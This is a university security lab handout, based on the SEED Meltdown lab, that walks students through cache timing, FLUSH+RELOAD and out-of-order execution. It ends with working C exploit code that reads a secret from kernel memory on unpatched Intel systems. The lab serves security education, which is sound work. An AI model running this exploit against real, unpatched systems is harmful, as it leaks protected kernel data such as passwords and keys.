
Cyber Security Lab

– Task on System Security –

Deadline: 20th June, 2019

Acknowledgment This task is based on the SEED Labs – Meltdown Attack Lab and adopted for the internal usage withing the Cyber Security Lab on BTU Cottbus-Senftenberg.

Copyright © 2019

This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. A human-readable summary of (and not a substitute for) the license is the following: You are free to copy and redistribute the material in any medium or format. You must give appropriate credit. If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original. You may not use the material for commercial purposes.

Topics

Discovered in 2017 and publicly disclosed in January 2018, the Meltdown exploits critical vulnerabilities existing in many modern processors, including those from Intel and ARM [3]. The vulnerabilities allow a user-level program to read data stored inside the kernel memory. Such an access is not allowed by the hardware protection mechanism implemented in most CPUs, but a vulnerability exists in the design of these CPUs that makes it possible to defeat the hardware protection. Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Meltdown vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Spectre vulnerability, they provide an invaluable lesson for security education.

The learning objective of this lab is to gain first-hand experiences on the Meltdown attack. The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform.

1 Preparation

Lab Environment

Please take note that this task is very specific to the underlying hardware. Thus, it is only possible to execute the attack on Intel processors on not yet patched operation systems. Therefore we provide the virtual environment, which have not yet patched the vulnerabilities caused by Meltdown.

Code Compilation

For most of our tasks, you need to add `-march=native` flag when compiling the code with `gcc`. The `march` flag tells the compiler to enable all instruction subsets supported by the local machine. For example, we compile `myprog.c` using the following command:

```
$ gcc -march=native -o myprog myprog.c
```

Side Channel Attacks via CPU Caches

Both the Meltdown and Spectre attacks use CPU cache as a side channel to steal a protected secret. The technique used in this side-channel attack is called FLUSH+RELOAD [5]. We will study this technique first. The code developed in these two tasks will be used as a building block in later tasks. A CPU cache is a hardware cache used by the CPU of a computer to reduce the average cost (time or energy) to access data from the main memory. Accessing data from CPU cache is much faster than accessing from the main memory. When data are fetched from the main memory, they are usually cached by the CPU, so if the same data are used again, the access time will be much faster. Therefore, when a CPU needs to access some data, it first looks at its caches. If the data is there (this is called cache hit), it will be fetched directly from there. If the data is not there (this is called miss), the CPU will go to the main memory to get the data. The time spent in the latter case is significant longer. Most modern CPUs have CPU caches.

2 The Tasks

Task 1: Reading from Cache versus from Memory

The cache memory is used to provide data to the high speed processors at a faster speed. The cache memories are very fast compared to the main memory. Let us see the time difference. In the following code (CacheTime.c), we have an array of size 10×4096 . We first access two of its elements, `array[3 * 4096]` and `array[7 * 4096]`. Therefore, the pages containing these two elements will be cached. We then read the elements from `array[0 * 4096]` to `array[9 * 4096]` and measure the time spent in the memory reading.

```
1 #include <emmintrin.h>
2 #include <x86intrin.h>
3
4 uint8_t array[10*4096];
5
6 int main(int argc, const char** argv)
7 {
8     int junk=0;
9     register uint64_t time1, time2;
10    volatile uint8_t* addr;
11    int i;
12
13    // Initialize the array
14    for(i=0; i<10; i++) array[i*4096]=1;
15
16    // FLUSH the array from the CPU cache
17    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
18
19    // Access some of the array items
20    array[3*4096] = 100;
21    array[7*4096] = 200;
22
23    for(i=0; i<10; i++)
24    {
25        addr = &array[i*4096];
26        time1 = __rdtscp(&junk);
27        junk = *addr;
28        time2 = __rdtscp(&junk) - time1;
29
30        printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
31    }
```

```

32
33     return 0;
34 }

```

Listing 1: Measuring Access Times

Please compile the following code using `gcc -march=native CacheTime.c`, and run it. Is the access of `array[3 * 4096]` and `array[7 * 4096]` faster than that of the other elements? You should run the program at least 10 times and describe your observations. From the experiment, you need to find a threshold that can be used to distinguish these two types of memory access: accessing data from the cache versus accessing data from the main memory. This threshold is important for the rest of the tasks in this lab.

Task 2: Using Cache as a Side Channel

The objective of this task is to use the side channel to extract a secret value used by the victim function. Assume there is a victim function that uses a secret value as index to load some values from an array. Also assume that the secret value cannot be accessed from the outside. Our goal is to use side channels to get this secret value. The technique that we will be using is called FLUSH+RELOAD [5]. Figure 1 illustrates the technique, which consists of three steps:

1. FLUSH the entire array from the cache memory to make sure the array is not cached.
2. Invoke the victim function, which accesses one of the array elements based on the value of the secret. This action causes the corresponding array element to be cached.
3. RELOAD the entire array, and measure the time it takes to reload each element. If one specific element's loading time is fast, it is very likely that element is already in the cache. This element must be the one accessed by the victim function. Therefore, we can figure out what the secret value is.




Figure 1: Diagram depicting the Side Channel Attack

The following program uses the FLUSH+RELOAD technique to find out a one-byte secret value contained in the variable `secret`. Since there are 256 possible values for a one-byte secret, we need to map each value to an array element. The naive way is to define an array of 256 elements (i.e., `array[256]`). However, this does not work. Caching is done at a block level, not at a byte level. If `array[k]` is accessed, a block of memory containing this element will be cached. Therefore, the adjacent elements of `array[k]` will also be cached, making it difficult to infer what the secret is. To solve this problem, we create an array of $256 * 4096$ bytes. Each element used in our RELOAD step is `array[k*4096]`. Because 4096 is larger than a typical cache block size (64 bytes), no two different elements `array[i*4096]` and `array[j*4096]` will be in the same cache block.

```
1 #include <emmintrin.h>
2 #include <x86intrin.h>
3
4 uint8_t array[256*4096];
5 int temp;
6 char secret = 94;
7
8 /* cache hit time threshold assumed */
9 #define CACHE_HIT_THRESHOLD (80)
10 #define DELTA 1024
11
12
13 void flushSideChannel()
14 {
15     int i;
16
17     // Write to array to bring it to RAM to prevent Copy-on-write
18     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
19
20     // Flush the values of the array from cache
21     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
22 }
23
24
25 void victim()
26 {
27     temp = array[secret*4096 + DELTA];
28 }
29
30 void reloadSideChannel()
31 {
32     int junk=0;
33     register uint64_t time1, time2;
```

```

34 volatile uint8_t* addr;
35 int i;
36
37 for(i = 0; i < 256; i++)
38 {
39     addr = &array[i*4096 + DELTA];
40     time1 = __rdtscp(&junk);
41     junk = *addr;
42     time2 = __rdtscp(&junk) - time1;
43
44     if (time2 <= CACHE_HIT_THRESHOLD)
45     {
46         printf("array[%d * 4096 + %d] is in cache.\n", i, DELTA);
47         printf("The Secret = %d.\n", i);
48     }
49 }
50
51
52
53 int main(int argc, const char** argv)
54 {
55     flushSideChannel();
56     victim();
57     reloadSideChannel();
58
59     return (0);
60 }

```

Listing 2: FLUSH+RELOAD Technique

Since `array[0*4096]` may fall into the same cache block as the variables in the adjacent memory, it may be accidentally cached due to the caching of those variables. Therefore, we should avoid using `array[0*4096]` in the FLUSH+RELOAD method.¹ To make it consistent in the program, we use `array[k*4096 + DELTA]` for all k values, where `DELTA` is defined as a constant 1024.

Please compile the program using and run it. It should be noted that the technique is not 100 percent accurate, and you may not be able to observe the expected output all the time. Run the program for at least 20 times, and count how many times you will get the secret correctly. You can also adjust the threshold `CACHE_HIT_THRESHOLD` to the one derived from Task 1.

¹For other index k , `array[k*4096]` does not have a problem.

Preparation for the Meltdown Attack

Memory isolation is the foundation of system security. In most operating systems, kernel memory is not directly accessible to user-space programs. This isolation is achieved by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. This bit is set when CPU enters the kernel space and cleared when it exits to the user space. With this feature, kernel memory can be safely mapped into the address space of every process, so the page table does not need to change when a user-level program traps into the kernel. However, this isolation feature is broken by the Meltdown attack, which allow unprivileged user-level programs to read arbitrary kernel memory.

Place Secret Data in Kernel Space

To simplify our attack, we store a secret data in the kernel space, and we show how a user-level program can find out what the secret data is. We use a kernel module to store the secret data. The implementation of the kernel module is provided in `MeltdownKernel.c`. Compile and install the kernel module. The code is shown below.

```
1 static char secret[8] = {'<', 'S', 'E', 'C', 'R', 'E', 'T', '>'};
2 static struct proc_dir_entry *secret_entry;
3 static char *secret_buffer;
4
5 static int test_proc_open(struct inode *inode, struct file *file)
6 {
7     #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
8         return single_open(file, NULL, PDE(inode)->data);
9     #else
10        return single_open(file, NULL, PDE_DATA(inode));
11    #endif
12 }
13
14 static ssize_t read_proc(struct file *filp, char *buffer, size_t
    length, loff_t *offset)
15 {
16     memcpy(secret_buffer, &secret, 8);
17     return 8;
18 }
19
20 static const struct file_operations test_proc_fops =
21 {
22     .owner = THIS_MODULE,
```

```

23  .open = test_proc_open,
24  .read = read_proc,
25  .llseek = seq_lseek,
26  .release = single_release,
27  };
28
29  static __init int test_proc_init(void)
30  {
31      // write message in kernel message buffer
32      printk("secret data address:%p\n", &secret);
33      secret_buffer = (char*)vmalloc(8);
34
35      // create data entry in /proc
36      secret_entry = proc_create_data("secret_data", 0444, NULL, &
          test_proc_fops, NULL);
37      if (secret_entry)
38      {
39          return 0;
40      }
41
42      return -ENOMEM;
43  }
44
45  static __exit void test_proc_cleanup(void)
46  {
47      remove_proc_entry("secret_data", NULL);
48  }
49
50  module_init(test_proc_init);
51  module_exit(test_proc_cleanup);

```

Listing 3: Meltdown Kernel Module

Take note that the address of the target secret needs to be available from the outside. The above code accomplishes this by line 32, where we write the address of the secret into the kernel message buffer. In real Meltdown attacks, attackers have to figure out a way to get the address, or they have to guess. Also it is worth to mention that the secret data needs to be cached to be obtained by the attacker. Elaborate on why this is necessary and how it is achieved by the code in listing 3.

Compilation and execution. Download the code from moodle, and go to the directory that contains the `Makefile` and `MeltdownKernel.c`. Type the `make` command to compile the kernel module. To install this kernel module, use the `insmod` command. Once we have

successfully installed the kernel module, we can use the `dmesg` command to find the secret data's address from the kernel message buffer. Take a note of this address, as we need it later.

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
secret data address: 0xfb61b000
```

Task 3: Access Kernel Memory from User Space

Now we know the address of the secret data, let us do an experiment to see whether we can directly get the secret from this address or not. Write your own code for this experiment. Compile and run your program (or your own code) and describe your observation. Will the experiment succeed? How this will influence your attack later.

Task 4: Handle Error/Exceptions in C

Inform yourself about the C functions `sigsetjmp()` and `siglongjmp()`. How could they help you to avoid the issues arising in the previous task. To support your explanations and develop the attack further, write a C program `ExceptionHandling.c` which will handle the continuation of a program, even in a critical case like a memory access violation, e.g., direct access to kernel memory space.

Task 5: Out-of-Order Execution of CPU

From the previous tasks, we know that if a program tries to read kernel memory, the access will fail and an exception will be raised. Using the following code as an example, we know that Line 3 will raise an exception because the memory at address `0xfb61b000` belongs to the kernel. Therefore, the execution will be interrupted at Line 3, and Line 4 will never be executed, so the value of the `number` variable will still be 0.

```
1  number = 0;
2  *kernel_address = (char*) 0xfb61b000;
3  kernel_data = *kernel_address;
4  number = number + kernel_data;
```

The above statement about the code example is true when looking from outside of the CPU. However, it is not completely true if we get into the CPU, and look at the execution sequence at the microarchitectural level. If we do that, we will find out that Line 3 will successfully get the kernel data, and Line 4 and subsequent instructions will be executed. This is due to an important optimization technique adopted by modern CPUs. It is called out-of-order execution.

Instead of executing the instructions strictly in their original order, modern high performance CPUs allow out-of-order execution to exhaust all of the execution units. Executing instructions one after another may lead to poor performance and inefficient resources usage, i.e., current instruction is waiting for previous instruction to complete even though some execution units are idle. With the out-of-order execution feature, CPU can run ahead once the required resources are available. In the code example above, at the microarchitectural level, Line 3 involves two operations: load the data (usually into a register), and check whether the data access is allowed or not. If the data is already in the CPU cache, the first operation will be quite fast, while the second operation may take a while. To avoid waiting, the CPU will continue executing Line 4 and subsequent instructions, while conducting the access check in parallel. This is out-of-order execution. The results of the execution will not be committed before the access check finishes. In our case, the check fails, so all the results caused by the out-of-order execution will be discarded like it has never happened. That is why from outside we do not see that Line 4 was executed.

Intel and several CPU makers made a severe mistake in the design of the out-of-order execution. They wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect. However, they forgot one thing, the effect on CPU caches. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the out-of-order execution has to be discarded, the cache caused by such an execution should also be discarded. Unfortunately, this is not the case in most CPUs. Therefore, it creates an observable effect. Using the side-channel technique described in Tasks 1 and 2, we can observe such an effect. The Meltdown attack cleverly uses this observable effect to find out secret values inside the kernel memory. In this task, we use an experiment to observe the effect caused by an out-of-order execution. The code for this experiment is shown below.

```
1 void meltdown(unsigned long kernel_data_addr)
2 {
3     char kernel_data = 0;
4
5     // The following statement will cause an exception
6     kernel_data = *(char*)kernel_data_addr;
7     array[7*4096 + DELTA] += 1;
8 }
9
10 // Signal handler
11 static sigjmp_buf jbuf;
```

```

12 static void catch_segv()
13 {
14     siglongjmp(jbuf, 1);
15 }
16
17 int main(int argc, char** argv)
18 {
19     // Register a signal handler
20     signal(SIGSEGV, catch_segv);
21
22     // FLUSH the probing array
23     flushSideChannel();
24
25     if (sigsetjmp(jbuf, 1) == 0)
26     {
27         meltdown(0xfb61b000);
28     }
29     else
30     {
31         printf("Memory access violation!\n");
32     }
33
34     // RELOAD the probing array
35     reloadSideChannel();
36
37     return 0;
38 }

```

Listing 4: Meltdown Experiment

In the code, Line 6 will cause an exception, so Line 7 will not be executed. However, due to the out-of-order execution, Line 1 is executed by the CPU, but the result will eventually be discarded. However, because of the execution, `array[7*4096 + DELTA]` will now be cached by CPU. We use the side-channel code implemented in Tasks 1 and 2 to check whether we can observe the effect. Please download the code from the lab website, run it and describe your observations. In particular, please provide an evidence to show that Line 7 is actually executed.

It should be noted that the address in Line 27 should be replaced by the actual address that you found from the kernel module. Compile and run the code. Document and explain your observations

Task 6: The Basic Meltdown Attack

The out-of-order execution creates an opportunity for us to read data from the kernel memory, and then use the data to conduct operations that can cause observable effects on the CPU cache. How far a CPU can go in the out-of-order execution depends on how slow the access check, which is done in parallel, is performed. This is a typical race condition situation. In this task, we will exploit this race condition to steal a secret from the kernel.

Task 6.1: Naive Approach

In the previous task, we can get `array[7*4096 + DELTA]` into the CPU cache. Although we can observe that effect, we do not get any useful information about the secret. If instead of using `array[7*4096 + DELTA]`, we access `array[kernel_data*4096 + DELTA]`. Using the FLUSH+RELOAD technique, we check the access time of `array[i*4096 + DELTA]` for $i = 0, \dots, 255$. If we find out that only `array[k*4096 + DELTA]` is in the cache, we can infer that the value of the `kernel_data` is k . Please try this approach by modifying `MeltdownExperiment.c` shown in Listing 4. Please describe your observations. Even if your attack is not successful, you should note down your observation, and continue on to the next Task, which is intended to improve the attack.

Task 6.2: An improved Attack

Meltdown is a race condition vulnerability, which involves the racing between the out-of-order execution and the access check. The faster the out-of-order execution is, the more instructions we can execute, and the more likely we can create an observable effect that can help us get the secret. Let us look see how we can make the out-of-order execution faster. The first step of the out-of-order execution in our code involves loading the kernel data into a register. At the same time, the security check on such an access is performed. If the data loading is slower than security check, i.e., when the security check is done, the kernel data is still on its way from the memory to the register, the out-of-order execution will be immediately interrupted and discarded, because the access check fails. Our attack will fail as well. If the kernel data is already in the CPU cache, loading the kernel data into a register will be much faster, and we may be able to get to our critical instruction, the one that loads the array, before the failed check aborts our out-of-order execution. In practice, if a kernel data item is not cached, using Meltdown to steal the data will be difficult. However, as it has been demonstrated, Meltdown attacks can still be successful, but they require high-performance CPU and DRAM [1].

In this lab, we will get the kernel secret data cached before launching the attack. In the kernel

module shown in listing 3, we let user-level program to invoke a function inside the kernel module. This function will access the secret data without leaking it to the user-level program. The side effect of this access is that the secret data is now in the CPU cache. We can add the code to our attack program used in the previous task, before triggering the out-of-order execution. Please run your modified attack program and see whether your success rate is improved or not.

Task 6.3: Using Assembly Code to Trigger Meltdown

You probably still cannot succeed in the previous task, even with secret data being cached by CPU. Let us do one more improvement by adding a few lines of assembly instructions before the kernel memory access. See the code in `meltdown_asm()` below. The code basically do a loop for 400 times (see Line 7); inside the loop, it simply add a number `0x141` to the `eax` register. This code basically does useless computations, but according to a post discussion, these extra lines of code “give the algorithmic units something to chew while memory access is being speculated” [4]. This is an important trick to increase the possibility of success.

```
1 void meltdown_asm(unsigned long kernel_data_addr)
2 {
3     char kernel_data = 0;
4
5     // Give eax register something to do
6     asm volatile(
7         ".rept 400;"
8         "add $0x141, %%eax;"
9         ".endr;"
10    :
11    :
12    : "eax"
13    );
14
15    // The following statement will cause an exception
16    kernel_data = *(char*)kernel_data_addr;
17    array[kernel_data * 4096 + DELTA] += 1;
18 }
```

Listing 5: `meltdown_asm()` Function

Please call the `meltdown_asm()` function, instead of the original `meltdown()` function. Describe your observations. Increase and decrease the number of loops, and report your results.

Task 7: Make the Attack More Practical

Even with the optimization in the previous task, we may still not be able to get the secret data every time: sometimes, our attack produces the correct secret value, but sometimes, our attack fails to identify any value or identifies a wrong value. To improve the accuracy, we can use a statistical technique. The idea is to create a score array of size 256, one element for each possible secret value. We then run our attack for multiple times. Each time, if our attack program says that k is the secret (this result may be false), we add 1 to `scores[k]`. After running the attack for many times, we use the value k with the highest score as our final estimation of the secret. This will produce a much more reliable estimation than the one based on a single run. The revised code is shown in the following.

```
1 static int scores[256];
2 void reloadSideChannelImproved()
3 {
4     int i;
5     volatile uint8_t *addr;
6     register uint64_t time1, time2;
7     int junk = 0;
8
9     for (i = 0; i < 256; i++)
10    {
11        addr = &array[i * 4096 + DELTA];
12        time1 = __rdtscp(&junk);
13        junk = *addr;
14        time2 = __rdtscp(&junk) - time1;
15
16        if (time2 <= CACHE_HIT_THRESHOLD)
17            scores[i]++; // if cache hit, add 1
18    }
19 }
20
21 // Signal handler
22 static sigjmp_buf jbuf;
23 static void catch_segv()
24 {
25     siglongjmp(jbuf, 1);
26 }
27
28 int main(int argc, char**argv)
29 {
30     int i, j, ret = 0;
31
32     // Register signal handler
```

```

33  signal(SIGSEGV, catch_segv);
34
35  int fd = open("/proc/secret_data", O_RDONLY);
36  if (fd < 0)
37  {
38      perror("open");
39      return -1;
40  }
41
42  memset(scores, 0, sizeof(scores));
43  flushSideChannel();
44
45  // Retry 1000 times on the same address.
46  for (i = 0; i < 1000; i++)
47  {
48      ret = pread(fd, NULL, 0, 0);
49      if (ret < 0)
50      {
51          perror("pread");
52          break;
53      }
54
55      // Flush the probing array
56      for (j = 0; j < 256; j++) _mm_clflush(&array[j*4096 + DELTA]);
57
58      if (sigsetjmp(jbuf, 1) == 0) meltdown_asm(0xfb61b000);
59
60      reloadSideChannelImproved();
61  }
62
63  // Find the index with the highest score.
64  int max = 0;
65  for (i = 0; i < 256; i++)
66  {
67      if (scores[max] < scores[i]) max = i;
68  }
69
70  printf("The secret value is %d %c\n", max, max);
71  printf("The number of hits is %d\n", scores[max]);
72
73  return 0;
74 }

```

Listing 6: The Actual Meltdown Attack Code

Please compile and run the code, and explain your observations. The code above only steals a one-byte secret from the kernel. The actual secret placed in the kernel module has 8 bytes. You need to modify the above code to get all the 8 bytes of the secret.

3 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits!

References

- [1] *Github repository for meltdown demonstration*. 06/2019. URL: <https://github.com/IAIK/meltdown/issues/9> (cit. on p. 12).
- [2] T. O. Group. *sigsetjmp - set jump point for a non-local goto*. 06/2019. URL: <http://pubs.opengroup.org/onlinepubs/7908799/xsh/sigsetjmp.html>.
- [3] M. Lipp, M. Schwarz, et al. "Meltdown". In: *arXiv e-prints*, arXiv:1801.01207 (01/2018), arXiv:1801.01207. arXiv: [1801.01207](https://arxiv.org/abs/1801.01207) [cs.CR] (cit. on p. 1).
- [4] P. Voldin. *Explains about little assembly code 33*. 06/2019. URL: <https://github.com/paboldin/meltdown-exploit/issues/33> (cit. on p. 13).
- [5] Y. Yarom and K. Falkner. "FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack". In: *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, 2014, pp. 719–732. ISBN: 978-1-931971-15-7 (cit. on pp. 2, 4).